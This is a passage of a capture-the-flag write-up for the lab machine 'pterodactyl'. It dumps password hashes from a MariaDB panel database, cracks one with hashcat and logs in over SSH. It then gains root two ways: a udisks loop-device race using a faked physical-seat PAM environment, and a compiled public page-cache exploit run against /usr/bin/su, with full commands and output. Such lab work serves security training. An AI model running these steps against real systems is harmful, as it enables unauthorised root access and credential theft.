mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 194
Server version: 11.8.3-MariaDB MariaDB package

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [panel]>
```

```
select username,password from panel.users;
```

```
MariaDB [panel]> select username,password from panel.users;
+--------------+------------------------------------------------------------+
| username     | password                                                   |
+--------------+------------------------------------------------------------+
| headmonitor  | $2y$10$3WJht3/5GOQmOXdljPbAJet2C6tHP4QoORy1PSj59qJrU0gdX5gD2 |
| phileasfogg3 | $2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi |
+--------------+------------------------------------------------------------+
2 rows in set (0.001 sec)
```

I can crack it in hashcat

```
PS C:\Users\yumia\Downloads\hashcat-7.1.2> .\hashcat.exe ..\..\pterodactyl.hash -m 3200 --user --show
Mixing --show with --username or --dynamic-x can cause exponential delay in output.

phileasfogg3:$2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi:!QAZ2wsx
```

I can try ssh

```
┌──[parrot@parrot]─[~/Documents/pterodactyl]
└─── $ssh phileasfogg3@pterodactyl.htb
(phileasfogg3@pterodactyl.htb) Password:
Have a lot of fun...
Last login: Thu May 21 20:55:51 2026 from 10.10.16.59
phileasfogg3@pterodactyl:~>
```

I got phileasfogg3 shell!

Get root shell

Use udisk vulnerability

/var/mail/phileasfogg3 shows a hint to get privesc

```
phileasfogg3@pterodactyl:~> cat /var/mail/phileasfogg3
From headmonitor@pterodactyl Fri Nov 07 09:15:00 2025
Delivered-To: phileasfogg3@pterodactyl
Received: by pterodactyl (Postfix, from userid 0)
id 1234567890; Fri, 7 Nov 2025 09:15:00 +0100 (CET)
From: headmonitor headmonitor@pterodactyl
To: All Users all@pterodactyl
Subject: SECURITY NOTICE — Unusual udisksd activity (stay alert)
Message-ID: 202511070915.headmonitor@pterodactyl
Date: Fri, 07 Nov 2025 09:15:00 +0100
MIME-Version: 1.0
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 7bit

Attention all users,

Unusual activity has been observed from the udisks daemon (udisksd). No confirmed compromise at this time, but increased vigilance is re
quired.

Do not connect untrusted external media. Review your sessions for suspicious activity. Administrators should review udisks and system lo
gs and apply pending updates.

Report any signs of compromise immediately to headmonitor@pterodactyl.htb

— HeadMonitor
System Administrator
phileasfogg3@pterodactyl:~>
```

This needs two cves to get privesc. First one is CVE-2025-6018, which is needed to trick the computer that I am connecting phisically(not ssh) to get privilege to install a device using udisk.

Run this command

```
pkcheck --action-id org.freedesktop.udisks2.loop-setup --process $$ && echo
ok
```

It doesn't run since I don't have the physical access

```
phileasfogg3@pterodactyl:~> pkcheck --action-id org.freedesktop.udisks2.loop-setup --process $$ && echo ok
Authorization requires authentication and -u wasn't passed.
```

But after I create .pam_environment

```
XDG_SEAT=seat0
XDG_VTNR=1
```

Ssh again and run the command

```
phileasfogg3@pterodactyl:~> pkcheck --action-id org.freedesktop.udisks2.loop-setup --process $$ && echo ok
Authorization requires authentication and -u wasn't passed.
phileasfogg3@pterodactyl:~> vi .pam_environment
phileasfogg3@pterodactyl:~> cat .pam_environment
XDG_SEAT=seat0
XDG_VTNR=1
phileasfogg3@pterodactyl:~> exit
logout
Connection to pterodactyl.htb closed.
┌─[parrot@parrot]─[~/Documents/pterodactyl]
└──╼ $ssh phileasfogg3@pterodactyl.htb
(phileasfogg3@pterodactyl.htb) Password:
Have a lot of fun...
Last login: Thu May 21 20:55:51 2026 from 10.10.16.59
Last login: Thu May 21 21:48:11 2026 from 10.10.16.59
phileasfogg3@pterodactyl:~> pkcheck --action-id org.freedesktop.udisks2.loop-setup --process $$ && echo ok
ok
phileasfogg3@pterodactyl:~>
```

Now I can mount new image. Since I don't have any image yet, let's create a new one(locally).

```
sudo dd if=/dev/zero of=payload.img bs=1M count=300
sudo mkfs.xfs -f payload.img
```


```
┌─[parrot@parrot]─[~/Documents/pterodactyl]
└──╼ $sudo dd if=/dev/zero of=payload.img bs=1M count=300
300+0 records in
300+0 records out
314572800 bytes (315 MB, 300 MiB) copied, 0.156303 s, 2.0 GB/s
┌─[parrot@parrot]─[~/Documents/pterodactyl]
└──╼ $sudo mkfs.xfs -f payload.img
meta-data=payload.img    isize=512    agcount=4, agsize=19200 blks
         =               sectsz=512   attr=2, projid32bit=1
         =               crc=1        finobt=1, sparse=1, rmapbt=0
         =               reflink=1    bigtime=1 inobtcount=1 nrext64=0
data     =               bsize=4096   blocks=76800, imaxpct=25
         =               sunit=0      swidth=0 blks
naming   =version 2      bsize=4096   ascii-ci=0, ftype=1
log      =internal log   bsize=4096   blocks=16384, version=2
         =               sectsz=512   sunit=0 blks, lazy-count=1
realtime =none           extsz=4096   blocks=0, rtextents=0
```

Mount this image and scp bash of the target machine with suid set to the image

```
sudo mkdir /mnt/payload
sudo mount payload.img /mnt/payload/
cd /mnt/payload
sudo scp phileasfogg3@pterodactyl.htb:/usr/bin/bash .
```

```
sudo chown root:root bash
sudo chmod 4755 bash
cd -
sudo umount /mnt/payload/
```

Upload this image to the target



I need two shells for the further process

```
# shell 1. Infinite loop to get root shell
while true;do /tmp/blockdev*/bash -p; done
# shell 2. Create loop dev and reduce it to get suid set bash shell
# Although it has nosuid set, it has race condition when I reduce it
udisksctl loop-setup -f payload.img
gdbus call --system --dest org.freedesktphileasfogg3@pterodactyl:~> gdbus
call --system --dest org.freedesktop.UDisks2 --object-path
/org/freedesktop/UDisks2/block_devices/{loopNumber} --method
org.freedesktop.UDisks2.Filesystem.Resize 0 {}
```

(loopNumber becomes loop0, loop1, ... as I create loop device)

```
phileasfogg3@pterodactyl:~> udisksctl loop-setup -f payload.img
Mapped file payload.img as /dev/loop1.
phileasfogg3@pterodactyl:~> gdbus call --system --dest org.freedeskt
phileasfogg3@pterodactyl:~> gdbus call --system --dest org.freedeskt
op.UDisks2 --object-path /org/freedesktop/UDisks2/block_devices/loop
1 --method org.freedesktop.UDisks2.Filesystem.Resize 0 {}
Error: GDBus.Error:org.freedesktop.UDisks2.Error.Failed: Error resiz
ing filesystem on /dev/loop1: Failed to unmount '/dev/loop1' after r
esizing it: target is busy
phileasfogg3@pterodactyl:~>
```

```
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
-bash: /tmp/blockdev*/bash: No such file or directory
bash-4.4#
```

I got root shell!

```
bash-4.4# id
uid=1002(phileasfogg3) gid=100(users) euid=0(root) groups=100(users)
bash-4.4# whoami
root
bash-4.4#
```

Use copy-fail vulnerability(Unintended)

I can use CVE-2026-31431 to get root, which is privesc discovered recently. This machine's python has no os.splice.

```
phileasfogg3@pterodactyl:~> python3 -c 'import os;os.splice'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: module 'os' has no attribute 'splice'
phileasfogg3@pterodactyl:~>
```

So let's download C based copy-fail code(https://github.com/tgies/copy-fail-c) and compile it.

```
git clone https://github.com/tgies/copy-fail-c.git
cd copy-fail-c
```

```
make
```

```
┌─[parrot@parrot]─[~/Documents/pterodactyl]
└──╼ $git clone https://github.com/tgies/copy-fail-c.git
Cloning into 'copy-fail-c'...
remote: Enumerating objects: 212, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 212 (delta 16), reused 21 (delta 8), pack-reused 171 (from 1)
Receiving objects: 100% (212/212), 174.09 KiB | 2.72 MiB/s, done.
Resolving deltas: 100% (67/67), done.
┌─[parrot@parrot]─[~/Documents/pterodactyl]
└──╼ $cd copy-fail-c/
┌─[parrot@parrot]─[~/Documents/pterodactyl/copy-fail-c]
└──╼ $make
cc -O2 -Wall -Wextra -c utils.c -o utils.o
cc -nostdlib -static -Os -s -ffreestanding -fno-asynchronous-unwind-tables -fno-ident -fno-stack-protector -Inolibc -Wl,-N -Wl,-z,max-pa
ge-size=0x10 payload.c -o payload
/usr/bin/ld: warning: payload has a LOAD segment with RWX permissions
ld -r -b binary -o payload.o payload
cc -O2 -Wall -Wextra -Wl,-z,noexecstack -static -o exploit exploit.c utils.o payload.o
cc -O2 -Wall -Wextra -Wl,-z,noexecstack -static -o exploit-passwd exploit-passwd.c utils.o
/usr/bin/ld: /tmp/ccM3BvAj.o: in function `main':
exploit-passwd.c:(.text.startup+0x19): warning: Using 'getpwuid' in statically linked applications requires at runtime the shared librar
ies from the glibc version used for linking
cc -O2 -Wall -Wextra -Wl,-z,noexecstack -static -o vulnerable vulnerable.c utils.o
┌─[parrot@parrot]─[~/Documents/pterodactyl/copy-fail-c]
└──╼ $
```

Let's compress and upload this file

```
cd ..
zip copy-fail.zip -r copy-fail-c/
scp copy-fail.zip phileasfogg3@pterodactyl.htb:
```

And in ssh shell

```
unzip copy-fail.zip
cd copy-fail-c
chmod +x exploit
./exploit
```

```
phileasfogg3@pterodactyl:~> cd copy-fail-c/
phileasfogg3@pterodactyl:~/copy-fail-c> chmod +x exploit
phileasfogg3@pterodactyl:~/copy-fail-c> ./exploit
[+] target:   /usr/bin/su
[+] payload:  1456 bytes (364 iterations)
[+] page cache mutated; exec'ing target
sh-4.4# whoami
root
```

I got root!